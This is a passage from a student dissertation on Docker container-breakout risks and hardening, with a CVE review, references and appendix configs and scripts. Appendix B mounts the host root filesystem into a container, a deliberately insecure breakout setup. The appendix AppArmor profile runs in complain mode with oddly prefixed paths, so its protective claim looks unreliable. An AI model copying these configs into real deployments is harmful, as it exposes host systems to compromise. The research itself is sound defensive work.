As mentioned in the literature review, Linux Security Modules (LSM) are crucial for improving the security of containers and preventing breakouts. As AppArmor is the default security module for a number of Linux distributions, it would be assumed that a considerable amount of documentation surrounding AppArmor exists. However in practice the author found the setup of AppArmor for Docker difficult. When attempting to create a profile from scratch the researcher encountered a lack of documentation describing the features and format for such a profile. As shown in figure 11, the errors provided cut off the hyperlink to, what the researcher guessed was, the manual page. When the error was clicked to try and reveal more information it disappeared. This combined with the lack of clear documentation and examples made it difficult to debug the obscure error messages present when issues were encountered.

The difficulties in setting up AppArmor may deter an administrator from doing so and leaving their containers vulnerable to malicious users. Tools such as SecureWilly make it considerably easier to create profiles and since they are open-source they can be fully customised to an organisations needs (*Dimou, 2019b*). As shown in the results, the profile when loaded onto the container prevented all of the previously attempted breakouts and kept the container processes contained.

5.3.2 Namespaces

As with AppArmor profiles, namespaces limit what a process can access from the host. Process Identifier (PID) defines namespaces and limit the resources that processes can view (*Martin et al, 2018*). Namespaces can be used to mitigate against container breakouts by preventing privilege escalation. Without being able to access the root account of a host user an attacker is significantly limited in what attacks they can perform. As mentioned previously, execute privileges are essential to most malicious users' objectives and so without the ability to escalate such permissions they are significantly disadvantaged. Although containers are often ran as root and may require root access in order to perform certain tasks, they can still be mapped to a less privileged user on the host. By doing this any interaction with the host will not be performed by a root user but by the mapped container user. These profiles have a number of namespaces set and can be used to restrict specific access, such as how much memory each process can use.

There are some limitations with creating a Docker daemon user. Containers cannot be ran as privileged,

as shown in figure 16. If the user requires a container to be ran with this flag, the namespaces must be disabled, leaving the container again vulnerable. This is different to running as a root user inside the container, a privileged container is one that is given all the host's capabilities. Setting PID or other namespaces at container creation is not possible due to them already being set by the daemon user.

5.3.3 CGroups

Control Groups as the name suggests controls the resource allocation of processes in Linux. Although they appear to be very similar to namespaces they are actually very different. Namespaces create an a partitioned environment where the processes are unaware of their restrictions and only see what resources are available to them. CGroups do not limit what a process can see only what they can access.

By restricting what a container can access from the host machine it again limits the damage that can be done by a malicious user after a breakout. A common attack exploited from containers is a Denial of Service but this is prevented by not allowing container processes to resource starve other tasks on the host. In specific cases if a programme is well benchmarked then their exact needs can be allocated, restricting any room for malicious code to be executed from this container. Overall CGroups are more important for protecting a host after a breakout but are still an essential security feature and can make a considerable difference to an organisation running containers on their network.

5.4 CVE Review

Although CVSS 3 scores has been used since 2015 the author found it difficult to locate them for all of the vulnerabilities using the Python library mitrecve. Therefore to keep consistency the CVSS 2 scores of each CVE was used instead. In order to only investigate Docker specific vulnerabilities, any relating to third party softwares or tooling were removed from the CSV file. Official image vulnerabilities were kept as they were deemed in scope but unofficial images were not. The following were regarded as in scope for this dissertation; Moby, Docker Hub, Docker Engine, Docker Swarm, Docker Desktop and the Docker Registry.

During the review of Docker vulnerabilities the author discovered a number of trends. Ignoring 2021 due to it not being complete, in every year from 2017 there has been an increase in the average CVSS scores. This may imply a trend of vulnerabilities getting more dangerous and having more of a negative impact. The increase in scores for each vulnerability may be contributed to by a number of factors. The weighting of each factor that contributes to a CVSS score may have altered between the years and so the same vulnerability may have been given a lower score in 2017 than 2021. These scores are calculated by the National Vulnerability Database (NVD) using the Impact and Access categories. Impact is broken into; Confidentiality, Integrity and Availability. Access consists of; Authentication, Complexity and Vector. Each of these describes the nature of a vulnerability and the dangers it poses if exploited. There is no distinctive

trend in the number of CVEs reported as 2017 had 7, 2018 had ten, 2019 had nine and 2020 had forty-three. Therefore it can be suggested that due to the number of CVEs not increasing year by year but the average CVSS score doing so the vulnerabilities found are more dangerous and easier to exploit than years prior.

A factor that could contribute to the rise of average CVSS scores may be the increase in popularity of Docker. Between 2019 and 2020 Docker Hub pulls increased by 86% to 242 billion and the number of users by 40% to 7 million (*Kreisa, 2020*). The rapid increase between these two years may be attributed in part to the release of the Windows Subsystem for Linux 2 (WSL) in 2019 which allowed Docker Desktop to be ran on Windows 10 home. Before it was exclusive to the more expensive Windows Pro and Enterprise, due to it's use of the hypervisor Hyper-V (*Hillis et al, 2021*). By making it available on more operating systems it attracted more users. This increase in use of the platform may have lead to more malicious users attempting to exploit it and security researchers discovering more severe vulnerabilities. In 2020 there was 32 vulnerabilities with a score of 10, the maximum severity. All of these were issues with official image user verification. The cause for this could be in part due to the influx of new images to the registry by organisations adopting Docker for their containerisation requirements.

The most common vulnerability types were discovered to be privilege escalation and code execution. Both are commonly used in conjunction with or to cause a breakout into the host OS. Both of these also had the highest average CVSS scores; 8.89 and 5.59 respectively. By having both the most CVEs and highest CVSS scores these vulnerability categories are obviously the two that should be taken the most seriously when Docker security is being considered. As mentioned previously 2/3 of the privilege escalation vulnerabilities found in the past five years have been as a result of poorly configured official images. These figures demonstrate that when securing a container the image it is run from is just as vulnerable as the configuration of the container itself. Furthermore it would be interesting to investigate what support Docker provides the image authors if any regarding security. Are the images left to the authors to maintain? What is the shared-responsibility model, who is in charge of vulnerability scanning and remediation on these images? Docker was contacted in reference to these questions in April but as of writing no reply has been sent.

5.5 Docker Security

With both the CVE review and exploitation of containers the researcher found that Docker can be very vulnerable to breakouts. By default Docker offers very little security for it's containers, requiring all strengthening to be done manually by users. Thanks to the popularity of the platform if a user was so inclined they could view one of the many guides on the subject to learn how to use one of the numerous security features that Docker supports. This being said the author found that most how-to guides for setting up and running containers do not mention security or the risks involved with certain flags being set.

Users who are new to Linux may be unaware of the security risks posed by certain configurations and will put their infrastructure at risk with insecure containers.

Here are the requirements that the researcher suggests containers be ran with in order to reduce the likelihood and impact of a breakout attack. The first recommendation is a Linux Security Module (LSM), such as AppArmor. Default Docker implements an AppArmor profile called 'docker-default', however it is difficult to locate and alter the contents (*Boles, 2017*). This means that if an administrator wanted more control of their AppArmor profile they would have to create a new one. As demonstrated in the methodology of this paper; creating such a profile is not very straightforward and restricting certain resources can prevent a container from running entirely. Therefore if someone wanted to use an LSM it is recommended that they have good knowledge of the Linux kernel and command line. Although it is not the most accessible security suggestion, especially to less technical users, it is likely one of the most important.

Another recommendation is to make a Docker user namespace. Even the default one is effective at reducing the attack vectors available to a malicious users. Compared to AppArmor profiles, namespaces are relatively easy to create and configure. Making namespaces a good suggestion for those who are new to Linux or Docker. Setting Control Group (CGroup) rules is slightly less straightforward but as with all of the recommendations a wide array of documentation can be referred to. Without these recommendations a host is vulnerable to exploitation when a breakout occurs as the user may be able to access all of the resources and files without restriction.

Other suggestions include; mounting volumes with the `--tmpfs` so that any data written will not persist after a container has been shutdown. Using `--read-only` is also encouraged with volumes and bind mounts. These will mitigate against harmful files being placed on the host file system. Not running a container with `--pid=host` is also recommended as access to the processes running on the host can lead to a shell being created, as shown in figure 4. Setting `--security-opt=no-new-privileges` can prevent privilege escalation from inside a container. A common method of breaking out to the host is to gain access to a less secure container and exploiting it. This can be prevented by disabling communication between containers with `--icc=false` (*OWASP, 2021*).

6 Conclusions and Future Work

In conclusion there are many ways for a malicious user to exploit a Docker container. A considerable number of common flags can be used to breakout of the container and attack the host machine. As shown in the practical aspects of this paper, many flags used for debugging, such as `--pid=host`, can make a container highly insecure. All of the breakouts demonstrated relied on the configuration of the container to be specific but as mentioned previously none of them were set up in a way that is wholly unheard of in real world scenarios. Due to the nature of container-based virtualisation there is no complete isolation from the host machine so it will always be more vulnerable to breakouts than traditional virtual machines.

In terms of security, the currently existing methods are highly effective but can be difficult to implement. Especially for those who have limited experience with Docker and Linux. It would be beneficial to both Docker and container users if there was more focus on the risks involved with containerisation. With perhaps warnings in the CLI when an insecurely configured containers are built and remediations that can be taken. If this is all left to the image owner's, the researcher would recommend that Docker provide more support to official images, in terms of raising security issues and warning users of the potential dangers.

As a project this dissertation has been very successful, although some of the methodology had to be altered, the main objective was met. In reference to prior research in this subject area, this paper is mainly a culmination of previous studies in order to review whether their results can be replicated on current Docker containers. This paper mentions not only the ways a container can be exploited but the remediations and reviews the current trends in vulnerabilities. By combining these three aspects of container security this dissertation provides an overview of the subject that most other papers do not, as they tend to only focus on one or two aspects.

For future research the author has a few areas that they would like to investigate further. A CVE review that is inclusive of all eight years that Docker has existed for would be interesting to determine whether the trends identified in this paper are extraneous. Branching out the analysis of container security to include Docker Desktop for both Windows and Mac OS, in order to review any differences in difficulty of breakout. Since these operating systems are not Linux based their container securing methods may vary significantly as well. Finally, in order to fully test the security of containers the author would like to attempt to develop methods of breaking out of containers which have had various security features implemented.

7 References

- Abbott, B. (2017). *"A Security Evaluation Methodology for Container Images"*. Masters Thesis, Utah: Brigham Young University.
- Artem, L et al. (2020). *"March 2020 — Scientific and Practical Cyber Security Journal."* Scientific and Practical Cyber Security Journal, pp. 87–92, journal.scsa.ge/issue/march-2020/.
- Boettiger, C. (2014). *"An introduction to Docker for reproducible research, with examples from the R environment"*. ACM SIGOPS Operating Systems Review, Special Issue on Repeatability and Sharing of Experimental Artifacts. vol. 49(1), 71-79, doi: 10.1145/2723872.2723882
- Boles, J. (2017). *Impossible to see contents of AppArmor Profile "docker-default"*. [online], GitHub. Available at: <https://github.com/moby/moby/issues/33060> [Accessed: 10th April 2021]
- Bouche, J and Kappes, M. (2015). *"Malicious Administrators, Breakout Exploits: On the Pitfalls of Cloud Computing"* Amsterdam Privacy Conference, Germany: Frankfurt University of Applied Sciences.
- Bui, T. (2015). *"Analysis of Docker Security"*, Aalto University Seminar Series, Finland: Aalto University.
- Center for Internet Security (2019). *CIS Docker Benchmark v1.2.0* [online]. Available at: <https://www.cisecurity.org/benchmark/docker/> [Accessed: 6th October 2020]
- Chandramouli, R. (2017) *"Security Assurance Requirements for Linux Application Container Deployments."* NISTIR, vol. 8176, doi:10.6028/nist.ir.8176.
- Chandrasekaran, A. (2019). *Gartner Forecasts Strong Revenue Growth for Global Container Management Software and Services Through 2024.* [online], Gartner. Available at: <https://www.gartner.com/en/newsroom/press-releases/2020-06-25-gartner-forecasts-strong-revenue-growth-for-global-co> [Accessed: 1st May 2021]
- Constantin, L. (2020) *"Half of All Docker Hub Images Have at Least One Critical Vulnerability."* CSO online [online], Available at: www.csoonline.com/article/3599454/half-of-all-docker-hub-images-have-at-least-one-critical-vulnerability.html. [Accessed: 22nd Feb. 2021].
- Containerd. (2021) *containerd.m* [online], GitHub. Available at: <https://github.com/containerd/containerd> [Accessed: 3rd May 2021]
- Dimou, F. (2019a). *"Automatic security hardening of Docker containers using Mandatory Access Control, specialized in defending isolation"*. Diploma Thesis, Greece: National Technical University of Athens.

Dimou, F. (2019b). *"SecureWilly"*. GitHub, [online]. Available at: <https://github.com/FaniD/SecureWilly.git> [Accessed: 18th April 2021]

Docker. (2021). *"Docker Documentation"*. Docker Incorporated [online], Available at: <https://docs.docker.com/> [Accessed:1st February 2021]

Duarte, A. (2018). *"Security Assessment and Analysis in Docker Environments"*. Masters Thesis, Portugal: Universidade De Coimbra.

Eder, M. (2016). *"Hypervisor- vs. Container-based Virtualization"* Seminar Future Internet WS2015/16, Germany: Technische Universität München.

Efe, A, et al. (2020). *"Securing Vulnerabilities in Docker Images"*. International Journal of Innovative Engineering Applications, vol. 4(1), pp. 31–39, doi: 10.46460/ijiea.617181.

Farah, T, et al. (2018). *"Study of Race Condition: A Privilege Escalation Vulnerability"*. Systemics Cybernetics and Informatics, vol. 16(1), pp. 22-26, ISSN: 1690-4524.

Genuinetools. (2020). *"Bane"*. GitHub, [online]. Available at: <https://github.com/genuinetools/bane> [Accessed:16th April 2021]

Grattafiori, A. (2016). *"Understanding and HardeningLinux Containers"*. Whitepaper, NCCGroup.

GTFOBins (2019). *"docker"*. GitHub [online], Available at: <https://gtfobins.github.io/gtfobins/docker/> [Accessed:12th April]

Hayden, M. (2015). *"Securing Linux Containers"*. Major.io [online], Available at: <https://major.io/wp-content/uploads/2015/08/Securing-Linux-Containers-GCUX-Gold-Paper-Major-Hayden.pdf>. [Accessed:10th February 2021].

Hertz, J. (2016). *"Abusing Privileged and Unprivileged Linux Containers."* NCC Group Publication [online], Available at: <https://www.nccgroup.com/globalassets/our-research/us/whitepapers/2016/june/abusing-privileged-and-unprivileged-linux-containers.pdf> [Accessed: 18th February 2021].

Hillis, B. et al. (2021). *"Release Notes for Windows Subsystem for Linux"*. [online], Microsoft Docs. Available at: <https://docs.microsoft.com/en-us/windows/wsl/release-notes> [Accessed: 29th April 2021]

Kreisa, J. (2020). *"Docker Index: Dramatic Growth in Docker Usage Affirms the Continued Rising Power of Developers"*. [online], Docker Blogs. Available at: <https://www.docker.com/blog/docker-index-dramatic-growth-in-docker-usage-affirms-the-continued-rising-power-of-developers/> [Accessed: 29th April 2021]

Lin, X, et al. (2018). *"A Measurement Study on Linux Container Security: Attacks and Countermeasures"*.

Computer Security Applications Conference, vol. 34, pp. 418-429, doi: 10.1145/3274694.3274720.

Martin, A. et al. (2018). *"Docker ecosystem – Vulnerability Analysis."* Computer Communications, pp.30–43. doi: 10.1016/j.comcom.2018.03.011.

Moby. (2017). *The Moby Project*. [online], Moby Project. Available at: <https://mobyproject.org/> [Accessed: 3rd May 2021]

Navrátil, M. et al. (2021). *"Resource Management Guide"*. Red Hat [online], Available at: https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/6/html/resource_management_guide/index [Accessed: 14th April 2021]

Novell (2015). *"AppArmor Administration Guide"*. Micro Focus, [online]. Available at: https://www.novell.com/documentation/apparmor/apparmor201_sp10_admin/data/book_apparmor_admin.html [Accessed: 18th April 2021]

OWASP. (2021). *Docker Security Cheat Sheet*. [online], GitHub. Available at: https://cheatsheetseries.owasp.org/cheatsheets/Docker_Security_Cheat_Sheet.html [Accessed: 30th April 2021]

Petazzoni, J. (2020). *"Nsenter"*. GitHub [online]. Available at: <https://github.com/jpetazzo/nsenter> [Accessed: 22nd Mar. 2021]

Rathnayaka, K. (2018). *"Docker Namespace and Cgroups"*. Medium [online], Available at: <https://medium.com/@kasunmaduraeng/docker-namespace-and-cgroups-dece27c209c7> [Accessed: 13th April 2021]

Reuben, J. (2007). *"A Survey on Virtual Machine Security"*. Research Paper, Finland: Helsinki University of Technology.

Semjonov, A. (2020). *"Security Analysis of User Namespaces and Rootless Containers."* Diploma Thesis, Germany: Hamburg University of Technology. doi: 10.15480/882.3089

Shadowck. (2020). *Mitrecve*. GitHub, [online]. Available at: <https://github.com/remiflavien1/mitrecve> [Accessed: 22nd April 2021]

Shevchenko, S. (2020). *Operation "Red Kangaroo": Industry's First Dynamic Analysis of 4M Public Docker Container Images*. [online], Prevasio. Available at: <https://blog.prevasio.com/2020/12/operation-red-kangaroo-industrys-first.html> [Accessed: 2nd May 2021]

Simon, M. (2019). *Ares*. [online], GitHub. Available at: <https://github.com/barnumbirr/ares> [Accessed: 21st April 2021]

Swissky. (2021). *Reverse Shell Cheatsheet*. GitHub [online], Available at:

[https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse %20Shell%20Cheatsheet.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md) [Accessed:24th April 2021]

Upadhyay, S, et al. (2017). "*A State-of-Art Review of Docker Container Security Issues and Solutions*".

American International Journal of Research in Science, vol. 17, no. 116, 2017, pp. 33–36.

Yasrab, R. (2018). "*Mitigating Docker Security Issues*". Research Paper, China: University of Science and Technology of China.

8 Appendices

A cgconf.config

```
1 group dckr {  
2     memory {  
3         memory.limit_in_bytes = 512000000;  
4         memory.memsw.limit_in_bytes=512000000;  
5     }  
6     cpuset {  
7         cpuset.cpus="0-5";  
8     }  
9 }
```

B docker-compose.yml

```
1 version: '3'
2 services:
3     exampleContainer:
4         image: ubuntu
5         build: .
6         volumes:
7             - /:/mnt
```

C usr.bin.docker

```
1 # vim:syntax=apparmor
2 # AppArmor policy for docker
3
4 # ###AUTHOR###
5 # Mairi MacLeod - https://github.com/SuperMairio
6
7 #include <tunables/global>
8
9 profile dckr flags=(complain){
10     #include <abstractions/base>
11
12     # Deny internet access
13     deny network inet,
14     deny network inet6,
15     deny network raw,
16
17     # Deny access to following directories
18     deny @{HOME}/boot rw,
19     deny @{HOME}/dev rw,
20     deny @{HOME}/etc rw,
21     deny @{HOME}/home rw,
22     deny @{HOME}/lib rw,
23     deny @{HOME}/sys rw,
24     deny @{HOME}/tmp w,
25     deny @{HOME}/mnt w,
26 }
```

D apparmor.sh

```
1  #!/bin/bash
2
3  # Installing the required packages
4  apt install apparmor-easyprof apparmor-notify apparmor-utils golang-go
5
6  mv usr.bin.docker /etc/apparmor/
7
8  # Loading profile into kernel
9  apparmor_parser -r /etc/apparmor.d/usr.bin.docker
10
11 # Running container with new profile
12 docker run --security-opt apparmor=dckr --rm ubuntu
```

E SecureWilly Output

```
ubuntu@ubuntu2004:~/SecureWilly/Parser$ sudo bash SecureWilly_UI.sh
SecureWilly
Copyright (c) 2019 Fani Dimou <fani.dimou92@gmail.com>

Give the number of services that need a profile for your project:
A service is defined by a docker image, either it is built by Dockerfile or uses an existing image, with or without docker-compose file.
1

Give the name of each service following the next rules:
1. The names should not be used for other purposes like named volumes, network etc
2. If you use a docker-compose.yml, make sure that you give the same names of services you used inside the yml file and with the same order as they are in it.
3. If you do not use docker-compose.yml, the names of services should be identical to the names of the corresponding images.
   Do not worry about special characters, just give the exact same name of the image and let SecureWilly worry about it.
4. Give one name per line.
test123
Is there a Dockerfile to provide for image test123?
If yes, give the full path to Dockerfile (<path_to_dockerfile>/Dockerfile), if no, type N:
/home/ubuntu/Dockerfile

Is there a docker-compose.yml to provide?
Tip: If you intend to use docker exec later, make sure you include container_name inside the yml file for each service.
If yes, give the full path to docker-compose.yml (<path_to_yaml>/docker-compose.yml), if no, type N:
N

Do you need to create a docker network for your images?
If yes, specify network's name, if no, type N:
N

In the next lines please give a testplan that you want to execute inside the container.
Make sure you follow the next rules:
1. Give a command per line
2. Include the docker run commands or docker-compose commands with which you will start and stop your container(s).
3. If no docker-compose is used, it is wise to use the --name flag to run your containers. If you do not do that, SecureWilly will name your containers after the corresponding service name.
4. If your image is getting built by Dockerfile, make sure to give the same name to the image as the service you gave before, using docker build <path_to_Dockerfile> -t <service>
5. Do NOT use flag --security-opt to run your containers.
6. If you docker run servers os daemons in general, make sure you add flag -d
7. Type Done when you're finished.
Remember, you are the one who knows how your program works. The commands will be executed in a script, so take all the actions needed to make it work.
docker build /home/ubuntu/Dockerfile --tag test123
Done

The script that will be used as a test plan for your project is given below:

#!/bin/bash

docker build /home/ubuntu/Dockerfile --tag test123
```

```

Is the script corresponding to your test plan? [Y/N]
Y

rm: cannot remove './parser_output/logs': No such file or directory
rm: cannot remove './parser_output/profiles': No such file or directory
mkdir: cannot create directory './parser_output': File exists
rm: cannot remove '/etc/apparmor.d/test123_profile': No such file or directory
Setting /etc/apparmor.d/test123_profile to complain mode.
Vacuuming done, freed 0B of archived journals from /run/log/journal.
Vacuuming done, freed 0B of archived journals from /var/log/journal.
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/system@8204c2342f0e4e25ae0a665a822ee4e-0000000000000001-0005baa58b5bdc5.journal (16.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/user-1000@41be90dd438b48ebbc46fe5b6da75c22-000000000000004f-0005baa609507346.journal (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/system@8204c2342f0e4e25ae0a665a822ee4e-0000000000000018e6-0005baa625d0a362.journal (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/user-1000@fbab5e4c9985423586c406775fa710aa-000000000000001900-0005baa6275295f5.journal (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/system@8204c2342f0e4e25ae0a665a822ee4e-00000000000000256b-0005baa632483e8c.journal (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/user-1000@fbab5e4c9985423586c406775fa710aa-00000000000000256c-0005baa63249534d.journal (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/system@8204c2342f0e4e25ae0a665a822ee4e-000000000000002dc3-0005baa637f1e1df.journal (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/user-1000@7a72301cdede4827a02af0407af1ade-000000000000002de0-0005baa63ca1e160.journal (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/system@0005bb768c83babb-b151d0f73cd06385.journal- (16.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/user-1000@0005bb768d51a2b3-9a80dafbb9f3a3bd.journal- (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/system@0005bbadc2888b04-37e922c24fd3da07.journal- (16.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/user-1000@0005bbadc329ce2a-f88dd8da77f0b6c.journal- (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/system@0005bdc58b3ad671-ead10dfaa357e4c.journal- (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/user-1000@0005bdc58ce0a96b-3e0ff30ade8d1e4.journal- (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/system@0005be3517063d8d-4b514eff96988e4.journal- (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/user-1000@0005be3517d8b17f-93cdf621533a667d.journal- (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/system@0005be46c41fdced-d51537129bb023c0.journal- (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/user-1000@0005be46c4c4edcd7a-dbf362fc5b966d4.journal- (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/system@cba1079296ec4711a80bc0dd8eed7c6-0000000000000001-0005be46c41e4f86.journal (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/user-1000@4784b6bad6104d409b4b2a9b76774e30-0000000000000018-0005be46c4edc3ae.journal (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/system@cba1079296ec4711a80bc0dd8eed7c6-00000000000000cd3-0005be46c605db10.journal (16.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/user-1000@0005be71976af8f4-2067ac957a19b299.journal- (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/user-1000@12aedac3eff44cd594cf8158ca49497-00000000000000191d-0005be71976af4d4.journal (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/user-1000@0005bee667ee2560-5889c95ef19ad71.journal- (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/system@948b6b4351f744bb6b141d44d4110f60d-0000000000000001-0005bee6670a4ab6.journal (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/user-1000@37fc9191b9fb43bf82c27259584f3c87-00000000000000a15-0005bee667ee222f.journal (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/system@948b6b4351f744bb6b141d44d4110f60d-0000000000000032-0005bee668f9bb65.journal (24.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/user-1000@0005bfb885578d6f-f19a9940ac5655de.journal- (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/user-1000@b0356e4eade24b5ba51daa8c0c558500-000000000000001a6a-0005bfb88557859b.journal (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/system@0005bfeb742078a8-2b41bd478f4b7511.journal- (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/user-1000@b0356e4eade24b5ba51daa8c0c558500-00000000000000629d-0005bfc9e845b3d.journal (8.0M).
Deleted archived journal /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa/system@4d14851f1b2a4b7789535b511324fbbd-0000000000000001-0005bfeb741ef3ee.journal (16.0M).
Vacuuming done, freed 320.1M of archived journals from /var/log/journal/a58b60f4b01c46bbb25e950a81e5e1aa.
tee: /var/log/audit/audit.log: No such file or directory
unable to prepare context: context must be a directory: /home/ubuntu/Dockerfile
cat: /var/log/audit/audit.log: No such file or directory
Error: No such container: test123
Prune volumes
Total reclaimed space: 0B

tee: /var/log/audit/audit.log: No such file or directory
rm: cannot remove './Parser/next*': No such file or directory
rm: cannot remove './Parser/if*': No such file or directory

```

Profiles produced for all services are located in parser_output directory, as service_profile.

Please take a look at the Alerts directory, for any logs produced because of vulnerabilities
SecureWilly does not act on the particular vulnerabilities detected, but it is recommended
you work your way around them, if possible, in order to avoid the possibility of attacks

```
ubuntu@ubuntu2004:~/SecureWilly/Parser$
```

F getinfo.py

```
1  import csv
2  import time
3  from ares import CVESearch
4  csvContent = []
5
6  # Removes duplicates from csv file
7  def SortCVEs():
8      with open("cve.csv") as csvfile:
9          cveReader = csv.reader(csvfile, delimiter=",")
10         for i in cveReader:
11             csvContent.append(i)
12
13         cves = list(dict.fromkeys(csvContent[0]))
14
15         return cves
16
17 # Write info for each cve to csv files
18 def GetInfo(cves):
19     cveSearch = CVESearch()
20     failedCves = []
21
22     # output.csv = easy to read
23     # boringOutput.csv = for putting into spreadsheets
24     with open("output.csv", "w", newline="") as humanReadable:
25         with open("boringOutput.csv", "w", newline="") as excelReadable:
26             writeHR = csv.writer(humanReadable)
27             writeER = csv.writer(excelReadable)
28
29             writeER.writerow(["CVE ID",
30                               "CVSS",
31                               "SUMMARY",
32                               "ACCESS - AUTHENTICATION",
33                               "ACCESS - COMPLEXITY",
```

```

34     "ACCESS - VECTOR",
35     "IMPACT - CONFIDENTIALITY",
36     "IMPACT - INTEGRITY",
37     "IMPACT - AVAILABILITY"]])
38
39
40     for c in cves:
41         print("Looking up: ",c)
42         try:
43             fullOutput = cveSearch.id(c)
44             writeHR.writerow(["-----"])
45             writeHR.writerow([str(c)])
46             writeHR.writerow([str(fullOutput["cvss"])])
47             writeHR.writerow([str(fullOutput["summary"])])
48             writeHR.writerow([str(fullOutput["access"])])
49             writeHR.writerow([str(fullOutput["impact"])])
50
51             writeER.writerow([
52                 str(c),
53                 str(fullOutput["cvss"]),
54                 str(fullOutput["summary"]),
55                 str(fullOutput["access"]["authentication"]),
56                 str(fullOutput["access"]["complexity"]),
57                 str(fullOutput["access"]["vector"]),
58                 str(fullOutput["impact"]["confidentiality"]),
59                 str(fullOutput["impact"]["integrity"]),
60                 str(fullOutput["impact"]["availability"])
61             ])
62         except(TypeError) as e:
63             print(c, ": Lookup fail")
64             print(e)
65             failedCves.append(c)
66             time.sleep(1) # Attempt to prevent rate limiting
67
68     if len(failedCves) != 0:

```

```
69         print("These CVEs encountered errors: ", failedCves)
70
71     cves = SortCVEs()
72
73     GetInfo(cves)
74     print("Done!")
```

G getCVEs.py

```
1  from mitrecve import crawler
2  import csv
3
4  # Gets CVE numbers from MITRE database
5  def GetCVEs():
6      searchWords = []
7      numWords = int(input("How many searches would you like to perform? "))
8      cveList = []
9
10     print("Please enter each search on a new line:")
11
12     while len(searchWords) < numWords:
13         searchWords.append(input(""))
14
15     for s in searchWords:
16         cve = crawler.get_cve_detail(s)
17         for c in cve:
18             cveList.append(c[0])
19             print(c[0])
20     return(cveList)
21
22 # Writes CVE numbers to cve.csv
23 def WriteOut(cves):
24     with open("cve.csv", "w", newline="") as output:
25         writeCVE = csv.writer(output)
26         writeCVE.writerow(cves)
27
28 cves = GetCVEs()
29 WriteOut(cves)
```

H CVEs - 2017

| CVE ID | CVSS | SUMMARY |
|------------------|------|---|
| CVE-2017-1000094 | 4 | Docker Commons Plugin provides a list of applicable credential IDs to allow users configuring a job to select the one they'd like to use to authenticate with a Docker Registry. This functionality did not check permissions, allowing any user with Overall/Read permission to get a list of valid credentials IDs. Those could be used as part of an attack to capture the credentials using another vulnerability. |
| CVE-2017-11468 | 5 | Docker Registry before 2.6.2 in Docker Distribution does not properly restrict the amount of content accepted from a user, which allows remote attackers to cause a denial of service (memory consumption) via the manifest endpoint. |
| CVE-2017-14992 | 4.3 | Lack of content verification in Docker-CE (Also known as Moby) versions 1.12.6-0, 1.10.3, 17.03.0, 17.03.1, 17.03.2, 17.06.0, 17.06.1, 17.06.2, 17.09.0, and earlier allows a remote attacker to cause a Denial of Service via a crafted image layer payload, aka gzip bombing. |
| CVE-2017-16539 | 4.3 | The DefaultLinuxSpec function in oci/defaults.go in Docker Moby through 17.03.2-ce does not block /proc/scsi pathnames, which allows attackers to trigger data loss (when certain older Linux kernels are used) by leveraging Docker container access to write a "scsi remove-single-device" line to /proc/scsi/scsi, aka SCSI MICDROP. |
| CVE-2017-6507 | 4.3 | An issue was discovered in AppArmor before 2.12. Incorrect handling of unknown AppArmor profiles in AppArmor init scripts, upstart jobs, and/or systemd unit files allows an attacker to possibly have increased attack surfaces of processes that were intended to be confined by AppArmor. This is due to the common logic to handle 'restart' operations removing AppArmor profiles that aren't found in the typical filesystem locations, such as /etc/apparmor.d/. Userspace projects that manage their own AppArmor profiles in atypical directories, such as what's done by LXD and Docker, are affected by this flaw in the AppArmor init script logic. |
| CVE-2017-7412 | 7.2 | NixOS 17.03 before 17.03.887 has a world-writable Docker socket, which allows local users to gain privileges by executing docker commands. |
